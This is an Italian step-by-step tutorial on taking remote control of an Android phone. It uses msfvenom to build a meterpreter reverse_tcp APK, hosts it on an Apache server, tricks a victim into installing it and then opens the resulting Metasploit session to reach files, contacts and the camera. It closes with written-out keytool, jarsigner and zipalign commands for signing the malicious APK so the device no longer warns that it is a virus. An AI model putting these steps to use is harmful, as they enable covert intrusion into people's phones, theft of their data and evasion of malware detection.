**PRENDERE IL CONTROLLO DI UN DISPOSITIVO ANDROID DA REMOTO**

**Obiettivo:** utilizzare Kali Linux per entrare nel sistema di uno smartphone Android

**Descrizione**


Utilizzeremo *mfvenom* per creare un *payload.apk.* Nell'esecuzione della generazione di un payload, dovremo inquadrare un ascoltatore nel framework Metasploit.

Dobbiamo quindi ingannare la vittima in modo che sia convinta di scaricare quel payload o il file ".apk" generato in precedenza.

Una volta che il file viene installato sul dispositivo della vittima, avremo la possibilità di accedere alla sessione creata.

**Generazione del carico utile**

Per eseguire l'attacco con successo è necessario in primo luogo generare il file malevolo:




Qui:

1. *-p* mostra il tipo di payload
2. *android/meterpreter/reverse\_tcp* indica che una shell meterpreter verrà avviata una volta stabilita la connessione con il dispositivo
3. *LHOST* l'ip della macchina attaccante
4. *LPORT* porta di ascolto della macchina attaccante
5. *R> /var/www/html/androidhack.apk* genera il payload

**Preparazione dell'attacco**


Inanzitutto, dobbiamo controllare lo stato del nostro server Apache:




Così facendo possiamo utilizzare questo Web Server per ospitare il nostro file ".apk".

Ora, sembra che tutto sia impostato correttamente e possiamo avviare *msfconsole.*

Utilizzando la funzione multi/handler andiamo a settare il payload che avevamo generato in precedenza:




Ora che abbiamo caricato il payload, dobbiamo controllare che la configurazione del multi/handler sia corretta, digitiamo quindi il comando *show options*:




Come possiamo notare LPORT è settato correttamente, mentre LHOST è vuoto. Sarà quindi necessario andare a modificare il valore di LHOST con il comando:





Come possiamo notare, ora LHOST è stato settato correttamente, possiamo quindi procedere a lanciare l'attacco:




**Esecuzione dell'attacco**

**Lato vittima:**

1. Una volta digitato *"ip\_macchinaAttaccante/nomefile.apk"* dal browser della vittima, verrà automaticamente scaricato il payload
2. Dopo aver scaricato con successo il payload, installarlo sul dispositivo
3. Abilitare le impostazioni per introdurre applicazioni da fonti esterne
4. Una volta che la vittima installa e apre l'applicazione, viene lanciata immediatamente una sessione meterpreter sul nostro terminale

**Lato attaccante:**


Una volta che la vittima ha aperto l'applicazione, sul terminale della macchina attaccante si aprirà automaticamente una lista delle sessioni attive e tramite il comando *sessions* avremmo la possibilità di vedere tutte le sessioni:



Una volta individuata la connessione attiva, per connettersi al dispostivo basterà digirare il comando "sessions -i *id\_sessione*".

Dopo essersi connessi alla sessione saremo definitivamente dentro il sistema operativo del dispositivo e da qui abbiamo accesso a tutte le funzionalità all'interno dello smartphone ( impostazioni di rete, file system, contatti, accesso all fotocamera, ... ).

Esempio:



Come possiamo notare da questa immagine, tramite il comando "app\_list" abbiamo la possibilità di visualizzare tutte le applicazioni installate nel dispositivo.

**Prove effettuate**

Dopo aver notato che il dispositivo rilevava che l’applicazione era un virus abbiamo deciso di implementare un certificato per l’applicazione, in modo che il dispositivo non mostrasse più l’alert.

**Implementazione certificato per l’applicazione**

1. creare un file .apk malevolo
2. dopo aver creato il file.apk bisogna registrare il certificato di validazione del file affinché i dispositivi mobile non facciano richiesta di installare da fonti sconosciute. Per realizzare ciò abbiamo bisogno di questi tool:
   1. Keytool
   2. Jarsigner
   3. zipalign
3. creare le chiavi con un determinato alias e con i vari parametri di autenticazione

keytool -genkey -V -keystore key.keystore -alias [nomea\_alias] -storepass [store\_pass] - keypass [key\_pass] -keyalg RSA -keysize 2048 -validity 10000

1. Associare le chiavi al file.apk

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android\_shell.apk [nome\_alias]

1. Verificare le azioni fatte

jarsigner -verify -verbose -certs android\_shell.apk

1. Installare zipalign per fare una seconda verifica del certificato

zipalign -v 4 [nome\_file\_hack.apk] [singed\_jar.apk]